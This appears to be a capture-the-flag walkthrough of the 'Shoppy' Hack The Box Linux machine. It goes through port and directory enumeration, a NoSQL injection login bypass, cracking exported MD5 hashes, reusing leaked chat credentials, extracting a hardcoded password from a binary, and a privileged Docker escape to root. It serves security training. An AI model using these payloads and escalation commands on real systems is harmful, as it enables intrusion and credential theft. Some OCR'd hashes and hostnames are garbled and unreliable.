

Shoppy Walkthrough

The banner features a large green circular icon containing a trash can with the letters 'SAE' inside. Below this is the word 'Shoppy' in a large, white, sans-serif font. A small green cube icon is centered below the title. At the bottom, there is a horizontal line separating the title from a table of details.

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	17 Sep 2022	Easy	20

Walkthrough by AzureAD


NMAP

Start out with a quick NMAP

```
(kali㉿kali)-[~/HTB]
$ nmap -sC -sV -oA nmap/shoppy 10.10.11.180
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-04 22:52 EDT
Nmap scan report for 10.10.11.180
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp    open  http     nginx 1.23.1
|_http-server-header: nginx/1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.70 seconds
zsh: segmentation fault  nmap -sC -sV -oA nmap/shoppy 10.10.11.180
```

When browsing to the site I was greeted with a nice redirect.



Add Shoppy.htb to /etc/hosts


```
kali@kali: ~/Downloads < kali@kali: ~/HTB > /etc/hosts
GNU nano 6.4
127.0.0.1      localhost
127.0.1.1      kali

10.10.11.180 shoppy.htb

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

Hmm. We're having trouble find
```

Loading up the page and we are greeted with a countdown.



Looking at the source code gave no details. I figured that I would start looking for other webpages. At the same time I started fuzzing for other sub domains.

FFUF

```
`ffuf -u http://shoppy.htb/FUZZ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`
```

```
(kali㉿kali)-[~]
$ ffuf -u http://shoppy.htb/FUZZ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
File: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
v1.5.0 Kali Exclusive <3

:: Method      : GET
:: URL        : http://shoppy.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500


images          [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 68ms]
#           [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 78ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 79ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 78ms]
#           [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 79ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 79ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 79ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 79ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 80ms]
#           [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 80ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 80ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 80ms]
#           [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 80ms]
#           [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 81ms]
# on atleast 2 different hosts [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 81ms]
login          [Status: 200, Size: 1074, Words: 152, Lines: 26, Duration: 74ms]
admin          [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 42ms]
assets         [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 70ms]
css            [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 60ms]
Login          [Status: 200, Size: 1074, Words: 152, Lines: 26, Duration: 58ms]
js             [Status: 301, Size: 171, Words: 7, Lines: 11, Duration: 62ms]
fonts          [Status: 301, Size: 177, Words: 7, Lines: 11, Duration: 48ms]
Admin          [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 54ms]
exports        [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 55ms]
LogIn          [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 75ms]
LOGIN          [Status: 200, Size: 1074, Words: 152, Lines: 26, Duration: 68ms]
:: Progress: [220560/220560] :: Job [1/1] :: 782 req/sec :: Duration: [0:04:46] :: Errors: 0 ::

(kali㉿kali)-[~]
$
```


Found 2 directories that are interesting. Exports and Admin.

Let's check out Admin.

Exploiting Admin




Seems to be an unbranded login page. Lets try a bypass.

A screenshot of a Kali Linux terminal window titled "shoppy.htb/login". The terminal shows a command-line session where a user has bypassed the login page. The session starts with a "GET /login" request, followed by a response showing the login form with fields for "Username" and "Password". The user then types "admin"-- -" into the "Username" field and "Bypassed! and upload..." into the "Password" field. Finally, the user runs the "Log In" command, which results in a successful login, indicated by the message "Logged in successfully!" and a link to "/admin".

504 Gateway Time-out

nginx/1.23.1

Not what I was expecting but it seems like it responded in a way. I would guess that this is some kind of WAF blocking SQL bypass. Lets see if something else works.
admin'||"""" seems to work. As long as there are no dashes or single quotes after the first set. This is a type of NOSQL injection.

A screenshot of a web browser window showing the "/admin" page of the "shoppy" application. The page has a blue sidebar on the left with the "SHOPPY" logo. The main content area is titled "Products of Shoppy App". It contains a table with two columns: "Name" and "Price". The data is as follows:

Name	Price
PC	1145\$
Smartphone	200\$
Backpack	30\$
Jacket	20\$
Ventilator	2\$
Controller	15\$

A search bar labeled "Search for users" is located in the top right corner of the main content area.

So we have access to the page now.

Doing a quick user search with the same parameters that I used to login and I was granted a download export file.

Search for users in Shoppy App

Search for ...

Download export

Clicking the download leads us to the exports page. So this was the export page we found earlier.

Credentials

```
_id: "62db0e93d65a999a66ee67a"
username: "admin"
password: "23c807d9e2b564ef8b32c3a23de27b2"
_1:
_id: "62db0e93d65a999a66ee67b"
username: "josh"
password: "6ebcea65320589c4f7f1cb839975995"
```

We have an account called josh here. The passwords appear to be MD5 hashes. Using an online md5 hash cracker and I found the password for Josh. remembermethisway

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Google Bypassed! and upload...

CrackStation

CrackStation Password Hashing Security Defuse Security

Defuse.ca · Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

`6ebce65320589ca4f2fce039979995`

I'm not a robot 
Privacy Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hast, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1|sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
<code>6ebce65320589ca4f2fce039979995</code>	md5	rememberthisway

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 19GB, 1.5-billion-entry lookup table, and for other hashes, we have a 19GB, 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).


Back to our ffuf results for the subdomain and we have one from the bitquark list in seclists.

FFUF the subdomain

```
ffuf -u http://shoppy.htb -H "HOST: FUZZ.shoppy.htb" -w "/Seclists-master/Discovery/DNS/bitquark-subdomains-top100000.txt" -mc 200
```

Added mattermost.shoppy.htb to /etc/hosts

Visiting `mattermost.shoppy.htb` brings up the mattermost login. Trying to login with the credentials from the user `josh`.



The login was successful and we are able to view chats between Josh and Jaeger. They seemed to have give us some credentials. Lets check them out with SSH.

```
jaeger:Sh0ppyBest@pp!
```

```
(kali㉿kali)-[~]
$ ssh jaeger@shoppy.htb
jaeger@shoppy.htb's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  4 17:08:58 2022 from 10.10.14.8
jaeger@shoppy:~$
```

We have access to a user.

User

```
(kali㉿kali)-[~]
$ ssh jaeger@shoppy.htb
Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec  Google
jaeger@shoppy.htb's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  4 17:08:58 2022 from 10.10.14.8
jaeger@shoppy:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  ShoppyApp  shoppy_start.sh  Templates  user.txt  Videos
jaeger@shoppy:~$ cat user.txt
b7157530ddef4add6cccd9d19637aad9e
jaeger@shoppy:~$
```

jaeger joined the channel.
You were added to the channel by @jaeger.

Hey @josh:
For the deploy machine, you can create an account with these creds:
username: jaeger
password: somesecurepassword

We have user.txt

Now time to escalate our privilege and get root.

My first command I normally run is sudo -l. This will sometimes give a good idea on what we have access to run.

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
jaeger@shoppy:~$
```

A sudo command to deploy an application. Lets try it out.

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password:
^C
```

A password prompt, and it does not accept blank. Lets see if reading the file will give us anything.

Oh great. A bunch of gibberish. Wait, what is that?

```
Welcome to Josh password manager!Please enter your master password: SampleAccess granted! Here is creds !cat /home/deploy/creds.txtA
```

Sample. Let's try it.

```
jaeger@shippy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shippy:/home/deploy$
```

It works!

We are now given some extra credentials. I think we should change users.

Deploy user

```
jaeger@shoppy:/home/deploy$ su - deploy
Password:
$ ls
creds.txt linpeas.sh password-manager password-manager.cpp
```

Now we are logged as deploy.

No sudo access here. What else can we do? Let's see what groups the user is in.

```
$ groups  
deploy docker  
$
```

Let's test docker.

```
Commands:  
attach      Attach local standard input, output, and error streams to a running container  
build       Build an image from a Dockerfile  
commit      Create a new image from a container's changes  
cp          Copy files/folders between a container and the local filesystem  
create      Create a new container  
diff        Inspect changes to files or directories on a container's filesystem  
events      Get real time events from the server  
exec        Run a command in a running container  
export      Export a container's filesystem as a tar archive  
history     Show the history of an image  
images      List images  
import      Import the contents from a tarball to create a filesystem image  
info        Display system-wide information  
inspect     Return low-level information on Docker objects  
kill        Kill one or more running containers  
load        Load an image from a tar archive or STDIN  
login      Log in to a Docker registry  
logout     Log out from a Docker registry  
logs        Fetch the logs of a container  
pause      Pause all processes within one or more containers  
port        List port mappings or a specific mapping for the container  
ps          List containers  
pull        Pull an image or a repository from a registry  
push      Push an image or a repository to a registry  
rename     Rename a container  
restart    Restart one or more containers  
rm         Remove one or more containers  
rmi        Remove one or more images  
run        Run a command in a new container  
save        Save one or more images to a tar archive (streamed to STDOUT by default)  
search     Search the Docker Hub for images  
start      Start one or more stopped containers  
stats      Display a live stream of container(s) resource usage statistics  
stop        Stop one or more running containers  
tag         Create a tag TARGET_IMAGE that refers to SOURCE_IMAGE  
top         Display the running processes of a container  
unpause   Unpause all processes within one or more containers  
update     Update configuration of one or more containers  
version    Show the Docker version information  
wait       Block until one or more containers stop, then print their exit codes  
  
Run 'docker COMMAND --help' for more information on a command.  
  
To get more help with docker, check out our guides at https://docs.docker.com/go/guides/  
$
```

Docker works. Lets find an escape for Docker.

Rooted

```
docker run -it --privileged --net=host --ipc=host -v /:/host alpine chroot /host
```

```
$ docker run -it --privileged --net=host --ipc=host -v /:/host alpine chroot /host  
root@shoppy:/#
```

We have root!

```
root@shoppy:~# cat root.txt  
c339f6e127e346c41cd56d06acd260e1  
root@shoppy:~#
```

And we have root.txt